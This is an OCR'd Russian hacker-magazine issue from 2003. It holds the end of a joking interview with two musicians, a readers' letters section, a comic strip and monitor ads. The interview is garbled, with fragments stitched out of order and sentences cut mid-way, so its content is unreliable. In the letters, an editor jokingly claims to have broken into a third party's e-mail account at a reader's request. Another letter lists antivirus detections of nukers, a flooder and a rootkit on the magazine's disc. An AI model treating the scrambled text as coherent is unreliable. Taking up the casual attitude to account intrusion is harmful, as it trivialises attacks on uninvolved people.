С: Ага, я знаю - "Четыре комнаты".

TM: О, мне очень понравилось! Очень стильно! Вообще все эти здоровые хмурые парни с пушками - это клево. Парень (Тарантино) реально поднял стиль.

EB: Я вообще считаю, что он делает очень хорошие фильмы. Правильное кино.

С: Ладно, отвлеклись на секунду, теперь обратно к компьютерам. Мой следующий вопрос...

TM: А это что, какой-то компьютерный журнал что ли?

С: Ну да! Это журнал Хакер, я же сказал в самом начале! В этом то все и дело!

ТМ: О, черт! Хакер. Точно! Извини, я забыл, запутался, пока отвечал на твои вопросы - так много интервью сегодня...

С: Да ничего, все нормально. Итак, парни, вы играете в компьютерные игры?

ЕВ: Я играю! Ты имеешь в виду видеоигры, правильно?

С: Ага.

ТМ: А я не играю. Мне кажется, все игры сейчас не интересные. Ну, это же просто тупое нажатие кнопок! Я буду играть в компьютерные игры, когда они станут действительно интересными, захватывающими. Чтоб тебе приходилось шевелить задницей, а не пальцами.

ЕВ: Фигня! У меня есть PlayStation 2, и я с удовольствием в нее играю. Мне вообще нравятся китайские игрушки и китайская музыка. Я просто сажусь и получаю удовольствие - называй это, как хочешь, шевелением пальчиками или как угодно еще. А какая самая популярная приставка здесь?

С: Я не уверен, но, наверное, Xbox... Эрик, а ты пробовал GTA: Vice City?

ЕВ: О, да! Один мой очень хороший друг работает в этой компании, Rockstar Games. Прикольная игрушка. Настоящий компьютерный вирус,



я бы сказал. Отнимает кучу времени. И очень стильная при этом.

С: Я потому и спросил, что вы, ребята, прямо как два персонажа из этой игры.

ЕВ: Ха, точно! Но игра действительно крутая, прямо все ощущения, как будто ты едешь на тачке, а когда врезаешься в кого-нибудь... - я не знаю, какие там должны быть ощущения, но я делаю так: "Вааааау!".

ТМ: А я все жду, пока появится настоящая виртуальная реальность. Когда все сенсорные функции будут включены, не только изображение и звук, как сейчас. Чтоб можно было унюхать, почувствовать... Или лучше чтоб вообще все попадало прямо тебе в мозг! Вот это действительно круто...

ЕВ: Не будет такого!

ТМ: Через пять лет! Я уверен, что все это появится через пять лет!

ЕВ: Нет! Ты что, думаешь, что все будет как в Star Trek? Боюсь, не дождешься.

ТМ: Не совсем, но примерно так. Все

что предсказала научная фантастика, почти все свершилось!

ЕВ: Короче, мне кажется, что виртуальная реальность - фигня. Так и напиши, напиши, что ее не будет.

ТМ: Тогда напиши, что я с этим не согласен!

смог бы.

ЕВ: Не гугаю.

ТМ: А откуда тебе знать? (спокойно так, посмотрев прямо в глаза Эрику - пауза, потом все смеются).

С: Назовите свои любимые тачки.

ЕВ: Мне нравится Lamborghini Diabolo



Eric Bonerz

С: Ок, ок, ребята! Напишем и то, и другое, не вопрос. Только не ссорьтесь (все смеются).

Я так понял, вы тащитесь от киберпанка, так?

ТМ: Мне нравится, но, честно говоря, концепт немного мрачноватый: люди уничтожат сами себя, огромные корпорации завладеют миром и все такое... А вообще книжки интересные.

ЕВ: Ты читал Гибсона?

ТМ: Да, в том числе и его. Он - отец жанра.

С: А я читаю книжки Гибсона прямо с этой штуки (показываю им КПК). Очень удобно, кстати.

Ок, поехали дальше: если бы вам предложили вживить такой чип, чтоб вы могли делать что-нибудь необычное, что бы вы выбрали?

ТМ: Я выбрал бы невидимость. Это действительно то, что я хочу.

ЕВ: А я попросил бы, чтоб мне в палец вживили кредитную карточку. Обычную кредитку, но чтоб в пальце - всегда с собой, никогда не потеряешь.

С: Не знаю, как вам такой вопрос, но я его все-таки задам: если бы у вас был шанс, грохнуть какого-нибудь чувака, но без всяких последствий для себя и без всяких проблем с законом, воспользовались бы им?

ЕВ: Нет.

ТМ: Знаешь, некоторых чуваков я готов грохнуть даже с учетом всех последствий и проблем с законом!

ЕВ: Ты смог бы убить человека?

ТМ: Да, иногда мне кажется, что

VT. Она просто невероятная!

ТМ: Мой любимый автомобиль - Buick Rivera 1972 года выпуска. Великолепная спортивная тачка с самым большим двиглом, когда-либо установленным в машину.

С: Как вы думаете, ребята, человечество построит когда-нибудь колонию на Марсе?

ЕВ: Неа, вряд ли.

ТМ: Построит-построит! Это будет самый элитный район, потому что близко к Земле. Я надеюсь, люди не загадят Марс так же, как Землю.

ЕВ: Ну вот опять, он меня совсем не слушает! Облажал все интервью, перерчит мне по каждому вопросу!

С: А какое самое лучшее место для вас на Земле?

ТМ: Вообще-то, если учесть, что мы выбрали Лос-Анджелес, то это он и есть. Но там много как плюсов, так и минусов. Очень специфическое место. А еще мне нравится Луизиана. Это одно из самых опасных мест в Америке, но я там себя отлично чувствую.

ЕВ: Я люблю Францию. Но я бы не стал жить там. Во Франции клево отдыхать, гулять.

С: Ок. Это все мои вопросы. Спасибо, ребята, вам за интервью!

ТМ: Удачи!

ЕВ: Да, очень весело пообщались. Пока!



ПИСЬМА

ОТВЕТЫ

На письма отвечал Дронич.

From: mox_falder@mail.ru
 Subj: Тупа написать вам решил...

Хей!!!!!!!

Не буду растекаться мыслью по древу о том, что вы супер-пупер бла-бла-бла-бла-бла-бла-бла-бла-бла-бла-бла-бла-бла, а перейду к делу: во-первых, вам следовало назвать эту серию Спецов не ОСи, а софт 4use/4hak/4work/;

во-вторых, мне настолько понравились оса и пингвин с обложек номеров про оси 4use & 4hak, что я непременно решил за-получить их в качестве Обоев на р. Стол, и не могли бы вы их выслать мне на мыло?

Плиззз!!!

В-третьих, на диске в описаниях к прогам надо обязательно писать, для каких ОСей они.
 Ну, вроде все.

To: mox_falder@mail.ru

Хм, я тоже не буду растекаться мышью по hrefy, а перейду к делу: серия была названа "ОСи" по ряду весьма объективных причин. Все-таки мы не просто писали про софт, а сравнивали по разным критериям ВВНЬ и ЛИНЬ. Причем иногда заставляли себя реализовывать совсем абсурдные на первый взгляд идеи. Например, ты можешь себе представить офисную сетку на ЛИНЕ? А мы можем! Причем в наш век регистраций и активаций такое становится вполне возможным - абсолютно бесплатный и рабочий софт вместо дорогого корпоративного. Альтернатива, епрст! По поводу соотнесения осей и софта сделал Киру втык, хотя он сопротивлялся и кричал нечленоразборчивые фразы типа "чего непонятного, ВинНюк под Линь, что ли?". И последнее... На мыло мы тебе ни хрена не выслали... Зато выложили картинки на диск :). Забирай и пользуй. С уважением, система доставки файлов Дронич-он-демад.

From: "Дмитрий Анисимов" (dmitriy.anisimov@mail.ru)
 Subj: Нинда... Мое почтение и вопрос

Доброе время суток конкретно редакция и в частности все, кто сие прочтет.

Для начала немного хвалы и критики - дабы знали...

Спец - вещь хорошая и нужная во всех отношениях... Много мусора (но куда ж без него - многим он нужен... мне просто - не очень)... Но вообще устраивает как бы все. Единственное, что убивает - лексикон и форма речи...

Ну народ... Ей богу... Ваш журнал же не только 15 летние пацаны читают. Для некоторых (имхо, многих) серьезных людей некоторые номера чуть ли не библией считаются... У меня парочка так прям на самом видном месте лежит, дабы часто туда глядеть. А читая: «Ну, перец, щаззз мы с тобой замутим офигеннейшую хрень - сори...». Это, конечно, весело, весело, а потому желание как бы работать как бы напрочь отбивает :).

Ну да то хозяин-барин. Дело-то ваше.

Собственно вопрос: где бы взять старые номера Спеца: Номера с 1 по 28-й включительно??? А??? Ну как бы очень нужно... Для общего развития.

В общем, вот. Спасибо за внимание.

С уважением.

Диметрий Анисимов.

P.S. Ответ бы был очень желателен от вас.

To: [\(dmitriy.anisimov@mail.ru\)](mailto:Дмитрий Анисимов)

Ух, Дмитрий, поднял ты самую тяжелую для нас тему... Мы находимся в постоянных колебаниях, писать более серьезно или более стебово. На данный момент наш концепт следующий - стебовое чтение, наталкивающее на реализацию идей, должно подкрепляться чтением мануалов, документаций и HOWTO. Так что мутить офигеннейшую хрень чисто по материалам статьи все равно непросто. А вот в случаях, когда мануал недоступен, мы переходим к более серьезному изложению - посмотри, например, статьи Анализирующего про WSH... А про старые номера ничего хорошего не скажу - нету их :(. Остались только в электронном виде и в виде больших бумажных архивов у меня и Донора... Хотя серия по взлому регулярно выкладывается на диск, так что можешь

Valerya
 (valerya2003@mail.ru)

Помогите взломать ящик
ossamasaad@hotmail.com!
 Жду ответа и результата.

Ответ: "Результат: взломали."
 Но никому ничего не скажем.

DMx (kern@peterlink.ru)

У меня вопрос: как убрать на фиг
 кнопку Пуск?

Поставить ЛИНЬ и расслабиться...



**From: Igor Grigorev
(igor96natali999@mail.ru)
Subj: Re: 3DNews**

Уважаемый, Рубен.

Хочу сказать несколько слов по поводу выпущенного вами последнего спецвыпуска журнала "Хакер", в частности о том, что на компакт-диске антивирусом (слава богу, что им) мною было обнаружено 42

вируса. Я просто весь в недоумении.

Сам журнал очень интересен, но думаю, что в будущем я откажусь от практики приобретать его с диском или вообще перестану покупать, т.к. их обычно продают только с дисками.

Вот их список:

AVP32 проверяет 30.06.2003 09:02:04

E:\soft\buffer\GetAd.exe обнаружен вирус Exploit.Win32.Getad

E:\soft\buffer\RPCNuke.zip\RPCNuke\Exe\RPCNuke.exe обнаружен вирус Nuker.Win32.RPCNuke

E:\soft\rootkit\lrk4.shad.tar.gz\lrk4.shad.tar\lrk4/inetd/inetd обнаружен вирус Trojan.Linux.Rootkit.40

E:\soft\windows\lgmp.exe обнаружен вирус Nuker.Win32.HackNuke.18

E:\soft\windows\samnuke.zip\samnuke.exe обнаружен вирус Nuker.Win32.Samnuk

E:\soft\windows\smbdie.zip\SMBdie.exe обнаружен вирус Nuker.Win32.SmbDie

E:\soft\windows\voidozer.zip\voidozer.exe обнаружен вирус Nuker.Win32.Voidozer

E:\soft\windows\wnewk.zip\wnewk.exe обнаружен вирус Nuker.WNNewk.102

E:\soft\winspooof\expngen085.zip\exploitgenerator.exe обнаружен вирус Trojan.Win32.Exploit

E:\soft\winspooof\icnewq.zip\icnewq.exe обнаружен вирус Flooder.ICQ.Icnewq.30

[остатки списка поскипаны Дроничем ради экономии места]

Очень бы хотел узнать ваши размышления на этот счет.

Игорь. г. Пермь

**To: Igor Grigorev
(igor96natali999@mail.ru)**

Ну что, господа, все уже отсмеялись?

Нет? Я подожду... Короче, Игорь-город-Пермь, мы тут все уже лежим в истерике.

Но раз ты хочешь размышлений - получи.

Ради того, чтобы обезопасить ламоботов от пользования всем, что может принципиально навредить их компу, дядя Каспер включает в свою базу ВСЕ хакерские утилы, которые только может найти. Честно говоря, я слабо себе представляю человека, который способен запустить нукер с адресом 127.0.0.1... Хотя нет, теперь представляю :). Причем вполне четко. Такой чувак из Перми... Кстати, мы тоже все в недоумении - почему ты перестанешь покупать журнал, если он будет с диском? То есть без диска он тебе нравится, а с диском - нет? Почему? Ладно, оставлю эту загадку на твоей совести. Отдыхай дальше :).

**From: Никита (knikita@pisem.net)
Subj: про журнал.**

Привет, всем спец-хакерам! Вот купил тут недавно ваш второй номер с диском (жаль, что первый купить не удалось) и сразу же начал с интересом изучать его содержание. Покливав по ссылкам, наткнулся на хак-видео. Интересно, сразу возникает ощущение, что видео делалось на лету, то есть совсем не продумывались аспекты этого дела. На первых минутах фильма из-за этого получилась небольшая пауза. А так хорошо - ждем следующих взломов.

А в целом первый (для меня) диск получился ничего. Ждем следующих выпусков.

3.bl. На лицензионную theBat не претендую, но хотелось бы увидеть свое письмо на страницах журнала.

To: Никита (knikita@pisem.net)

Ну вот, блин! Наше мега-хак-видео на самом деле делалось абсолютно на лету. Фишка была не в том, чтобы показать вам, как именно надо ломать - для этого в номере куча статей с более сложными примерами хака. Это просто атмосферный лог, записанный по приколу посреди ночи :). Причем под довольно позитивную музыку. И хотя для нас всех этот вид взлома выглядит игрушечным, мы все равно пересматривали этот ролик по пять раз и дико перлись. Перлись от того, что сумели повторить неповторимое - ощущения хакера во время взлома. Ну и пусть что игрушечного... :). Кстати, в этом номере все будет посерьезнее :).

**From: threesnake
(threesnakes@ukr.net)
Subj: i_stoned**

Hi, SpecHacker.

Спасибо за ваш журнал!

Читаю давно (почти что с первых номеров). Доволен! Последний номер с CD-best stuff what i've got!!! Bay, софт свежайший (ну почти свежайший), нужный и полезный. А инфы сколько... "Я прям щас кончу" ("Up In Smoke")! И очень приятно то, что цена не возросла. И за старые но-

мера отдельный сенкс.

ИМХО #1: Дизайн журнала мне нравится. И прошлый нравился. И позапрошлый...

В общем, хорошие у Вас дизайнеры/художники и т.п. И если дизайн не менять каждые три-четыре номера, то они ж без работы останутся. А у них жены, мужья, дети, собаки, компы неагрейденные и прочие прибуды, которые требуют денежных вливаний. Ну, может можно им более достойное занятие подыскать, а дизайн пусть под Новый год "автоматический генератор бреда" делает :-))))). И не чаще, а то в глазах рябит слишком часто.

ИМХО #2: НУЖЕН СВОЙ САЙТ!!! Winfo.org, конечно, в Bookmarks'ax есть, но...(см. начало абзаца)

ИМХО #3: Серии - отличная идея. Иногда в рамках одного номера все по теме не расскажешь, а еще и об остальном сказать надо. Так держать за...

Дашь серию по кодингу.

Си Дельфа и все-все-все.

ИМХО #4: Взлом нужен! Ведь журнал-то называется СпецЧто? Правильно, ХАКЕР. А кому не нравится жара, get out of the kitchen.

ИМХО #5: Все на CD! И все рассказы NIRO обязательно! И ко всему креки и серийни...

Ой, извиняюсь что-то меня не туда занесло.

Вот. Спасибо. Приятного вам летнего отдыха!

**To: Быстров Николай
(crazy_kolyan@mail.ru)**

Дронич прочел последнее письмо и всплакнул над клавиатурой... Как мы все клёво делаем, как вовремя мы придумали серии, как много мы пишем про взлом, какой классный у нас дизайн и как помогает журналу winfo.org... Но, тем не менее, все это скоро закончится, новые дизайнеры переколбасят макет номера, редакторы отменят серии, авторы начнут писать на неизвестные нам темы, а ВИНфо так и не выйдет из дауна... И на этой депрессивной ноте я хочу сказать одну только фразу - экипаж прощается с вами и желает приятного полета! До встречи на форуме winfo, читатель!

Дневник Лабораторного Зайки

Выпуск 7

Рисунки и сценарий
GRiF (grif@real.hacker.ru)

Ночь поглощает свет и
открывает скрытые тёмные
стороны. Боль переполняет
тело,

Одиночество-
душу.

Ищешь
выход,

И в твою голову
приходят идеи одна
за другой, пестря
простотой и
гениальностью.

И перебрав
все, выбираешь
одну.

Но обретаешь его,
понимаешь его
ненужность.

Но вера в
хорошее творит
чудеса.

Но всё может
пойти не так,
как хочется.

И счастье осветит вашу
жизнь.


Самое сложное-
первый шаг.

Совсем
не так.

КЛИК

БУМ

СКРИП



 **LG**
Digitally yours

FLATRON® 
freedom of mind



И все-таки он вертится!

 **Dina Victoria**
(095) 252-2030, 252-2070

FLATRON™ F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс



г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Функция *MagicBright* – одно прикосновение

Нажатием одной кнопки *MagicBright*

устанавливается оптимальное значение яркости

150 кд/м² – текст • 200 кд/м² – интернет • 330 кд/м² – игры, фото, DVD.

Мониторы Samsung SyncMaster 763 MB, 765 MB, 757 MB, 955 MB, 957 MB.



Информация о магазинах и компаниях, в которых можно приобрести мониторы, находится на сайте www.samsung.ru в разделе "Где купить".

Товар сертифицирован. Информационный центр: 8-800-200-0-400.

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

08 -> ОГИ 4WORK

ХАКЕРСПЕЦ 08/33/2003